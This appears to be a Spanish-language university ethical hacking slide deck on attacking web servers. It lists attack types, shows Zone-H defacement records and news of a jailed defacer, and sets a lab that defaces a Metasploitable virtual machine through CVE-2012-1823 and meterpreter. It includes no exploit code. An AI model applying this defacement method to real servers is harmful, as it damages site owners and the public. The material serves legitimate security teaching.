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
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
Hacking Web Servers

Hacking Ético

Daniel Orlando Díaz López, PhD


Profesor principal
Departamento MACC
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Tipos de ataques a un Web Server

- **DDoS / DoS:** Ataque a la red, al sistema operativo o a la aplicación
- **DNS Server Hijacking:** Cambio de los registros de un servidor DNS para apuntarlo hacia un servidor de suplantación
- **DNS amplification:** Ataque a una víctima usando respuestas masivas DNS
- **Directory traversal:** Acceso a directorios restringidos del servidor web
- **Main in the Middle (MiM):** Interceptación de información
- **Phishing:** Suplantación de identidad
- **Website defacement:** Cambio de la información desplegada por un web server
- **HTTP Response splitting:** Generación de mas de una respuesta del servidor para un mismo request
- **Web cache poisoning:** Modificación del cache de un proxy
- **SSH brute force:** Ataque a las llaves de cifrado del servidor
- **Web server password cracking:** Ataque al sistema de autenticación del servidor



Zone-H

<http://www.zone-h.org/>



[ENABLE FILTERS]

Total notifications: **41** of which **16** single ip and **25** mass defacements

Legend:

H - Homepage defacement

M - Mass defacement (click to view all defacements of this IP)

R - Redefacement (click to view all defacements of this site)

L - IP address location

★ - Special defacement (special defacements are important websites)

Time	Notifier	H	M	R	L	★ Domain	OS	View
06:21	rizky07	H				www.satpasmj.id	Linux	mirror
06:13	TeaM_CPBID		M	R		itijubbalhp.org/Fu.txt	Linux	mirror
06:03	0x1998					sttgke.ac.id/007.html	Linux	mirror
06:01	TeaM_CPBID		M	R		igmpgcollege.org/Fu.txt	Linux	mirror
05:56	KURD ELECTRONIC TEAM					primeit.com.ua/haha.txt	Linux	mirror
05:35	Mr/Key14					www.opticanovavisao.com.br/mek...	Linux	mirror
05:29	Black_Phish		M			gurukulpvtiti.com/deface.html	Linux	mirror
05:24	Team_CPBID		M	R		tirupatiitc.com/Fu.txt	Linux	mirror
05:17	BabyMoon					www.ekidzorigina.com/kntl.htm	Unknown	mirror
04:49	Dx_Cyber					polbitrada.ac.id/version.txt	Linux	mirror
04:39	TeaM_CPBID		M	R		shardaitiktp.com/Fu.txt	Linux	mirror
04:13	TeaM_CPBID		M			rajivgandhitiup.com/Fu.txt	Linux	mirror



NOTIFIER DOMAIN

Special defacements only ☐ Fulltext/Wildcard ☒ Onhold (Unpublished) only ☒

Date: Apply filter

Total notifications: **2,584** of which **2,584** single ip and **0** mass defacements

Legend:

H - Homepage defacement

M - Mass defacement (click to view all defacements of this IP)

R - Redefacement (click to view all defacements of this site)

L - IP address location

★ - Special defacement (special defacements are important websites)


We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.

Time	Notifier	H	M	R	L	★ Domain	OS	View
2019/10/01	fsecurity			R		★ corpoguaijira.gov.co/wp/pw/	Linux	mirror
2019/09/19	Virus Dz			R		★ www.concejodearmenia.gov.co/0w...	Linux	mirror
2019/09/15	TheVale					★ datacitycolombia.gov.co/val.htm	Linux	mirror
2019/09/05	KingSkrupellos			R		★ educacion.dosquebradas.gov.co/...	Linux	mirror
2019/08/24	moncet			R		★ www.emviasbelen.gov.co/archivo...	Linux	mirror
2019/08/24	VandaTheGod	H		R		★ www.fondecun.gov.co	Linux	mirror
2019/08/02	Xbrang Wolf			R		★ popayan.gov.co/xw.html	Linux	mirror

Hacking Web Servers



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Buscar los sitios web reportados por el usuario: oroboruo

NOTIFIER DOMAIN

Special defacements only ☐ Fulltext/Wildcard ☐ Onhold (Unpublished) only ☐

Date :

Total notifications: 3,322 of which 1,453 single ip and 1,869 mass defacements

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
L - IP address location
★ - Special defacement (special defacements are important websites)

Date	Notifier	H	M	R	L	★ Domain	OS	View
2019/08/20	oroboruo		M			★ orfeo.esesancristobal.gov.co/O...	Linux	mirror
2019/08/06	oroboruo		M			★ apagalapoltvora.gov.co/mad/	Linux	mirror
2019/08/06	oroboruo		M			★ cop.idsn.gov.co/tmp	Linux	mirror
2018/12/18	oroboruo	H	M	R		★ www.itboy.gov.co	Linux	mirror
2018/07/19	oroboruo		M	R		★ www.cali.gov.co/info/principal...	Linux	mirror
2018/07/19	oroboruo		M			★ www.culturayturismo.cundinamar...	Linux	mirror



¿Quien fue oroboruo?

Judicial

[VIDEO] Así cayó 'Oroborou', el hacker que atacó la Registraduría

Domingo, Octubre 2, 2016 - 16:56



EL HERALDO

Por ataque informático a la Registraduría 'Oroboruo' irá a la cárcel



Juan Esteban Ramirez Gil, alias Oroborou. Cortesía




A prisión el señalado hacker paisa implicado en ataque a la Registraduría

<https://hsbnoticias.com/noticias/judicial/video-asi-cayo-oroborou-el-hacker-que-ataco-la-registraduria-241152>

<https://www.elheraldo.co/colombia/por-ataque-informatico-la-registraduria-oroboruo-ira-la-carcel-291126>

<https://www.youtube.com/watch?v=29bw8ANMOa8>

Metodología de ataque a un web server



Realizado en laboratorios anteriores

!Haremos un ataque de defacement!

Realización de un ataque de defacement sobre un servidor Web

Laboratorio

1. Implementar una máquina víctima que alberga un servidor web vulnerable
2. Implementar una máquina atacante con herramientas de explotación
3. Realizar un ataque de defacement sobre el servidor víctima
 - a. Modificar el archivo `index.php` y validar que fue posible el defacement
 - b. Crear un archivo de *defacement* profesional (similar a los de oroboruo) y reemplacelo por el archivo `index.php` desde el meterpreter de msfconsole.

Tip: usar comandos de meterpreter para editar y subir archivos como: **edit y update**

Preguntas

1. Explique en detalle en qué consiste la vulnerabilidad **CVE 2012-1823**
2. ¿Cual es la diferencia entre la primera y segunda forma de ataque realizadas en este laboratorio?


Preparar la máquina **víctima** de la siguiente forma:

1. Registrarse en el siguiente link de la empresa rapid7:
<https://information.rapid7.com/download-metasploitable-2017.html>
2. Descargar el comprimido que contiene la máquina virtual
3. Iniciar Virtualbox y crear la máquina virtual víctima

Crear una nueva máquina virtual




Nombrar la máquina virtual y seleccionar el sistema operativo de base



Hacking Web Servers




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


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Seleccionar al menos 15024 Mb de Ram para la máquina virtual




Marcar “Utilizar un disco Virtual existente” y seleccionar la ruta al disco duro recién descargado (Metasploitable.vmdk)



Hacking Web Servers




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Poner la máquina en configuración “Host Only” antes de iniciarla



Ingresar con el usuario y el pwd **msfadmin** y validar la dirección IP

```
metasploitable login: msfadmin
Password:
Last login: Sun Oct  6 23:57:57 EDT 2019 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```


```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:09:45:e2
          inet addr:192.168.0.19  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe09:45e2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:4210 (4.1 KB)
          Base address:0xd010  Memory:f0000000-f0020000
```

Hacking Web Servers




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
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Preparar la máquina **atacante** de la siguiente forma:

Iniciar una máquina virtual Kali Linux




Abrir un navegador y conectarse a la dirección del web server de la máquina víctima **http://192.168.0.19**



Exploremos algunas de las aplicaciones de la máquina **víctima** desde la máquina **atacante**:

PhpMyAdmin



Mutillidae



¡Ahora podemos comenzar nuestro ataque de defacement!

Después de haber ejecutado un análisis de vulnerabilidades (como el realizado en un laboratorio previo) sabemos que el servidor víctima tiene la siguiente vulnerabilidad: **CVE-2012-1823 - PHP CGI Argument Injection Exploit**

nvd.nist.gov/vuln/detail/CVE-2012-1823#vulnCurrentDescriptionTitle

Information Technology Laboratory

